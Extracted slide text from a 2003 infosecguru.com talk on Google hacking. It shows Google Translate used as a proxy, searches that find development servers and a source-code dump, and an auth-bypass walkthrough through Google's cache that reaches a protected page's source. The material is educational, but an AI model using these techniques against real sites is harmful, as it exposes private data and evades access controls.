
Copyright ©2003 by infosecguru.com, All Rights Reserved 128 Our english-to-spanish translated Google page is: http://translate.google.com/translate (main URL) ?u=http://www.defcon.org&langpair=en|es (options) What happens if we play with the options a bit to provide an english-to-english translation, for example? http://translate.google.com/translate (main URL) ?u=http://www.defcon.org&langpair=en|en (options) proxy
Copyright ©2003 by infosecguru.com, All Rights Reserved 129 we’re surfing through Google, not to the evil DEFCON page. The boss will be sooo proud! 8P proxy

Copyright ©2003 by infosecguru.com, All Rights Reserved 130 proxy • Google proxy bouncers – http://exploit.wox.org/tools/googleproxy.html

Copyright ©2003 by infosecguru.com, All Rights Reserved 131 finding development sites this is a copy of a production site found on a web development company’s server... use unique phrases from an existing site to find mirrors or development servers hosting the same page.
Copyright ©2003 by infosecguru.com, All Rights Reserved 132 finding development sites troll the development site with another search looking for more files on that server...

Copyright ©2003 by infosecguru.com, All Rights Reserved 133 finding development sites eventually, creative searching can lead to pay dirt: a source code dump dir!

Copyright ©2003 by infosecguru.com, All Rights Reserved auth bypass • Let’s say an attacker is interested in what’s behind www.thin-ice.com, a password protected page:
Copyright ©2003 by infosecguru.com, All Rights Reserved auth bypass • One search gives us insight into the structure of the site:

Copyright ©2003 by infosecguru.com, All Rights Reserved auth bypass • Another search gives a cache link:

Copyright ©2003 by infosecguru.com, All Rights Reserved auth bypass • Another click takes us to the cached version of the page (no password needed!)

Copyright ©2003 by infosecguru.com, All Rights Reserved auth bypass • One more click to the really interesting stuff... site source code! *this site was notified and secured before making this public. sorry, kids ;-)
Copyright ©2003 by infosecguru.com, All Rights Reserved Google search syntax Tossing Google around requires a firm grasp of the basics. Many of the details can be found here: http://www.google.com/apis/reference.html
Copyright ©2003 by infosecguru.com, All Rights Reserved 140 simple word search A simple search...

Copyright ©2003 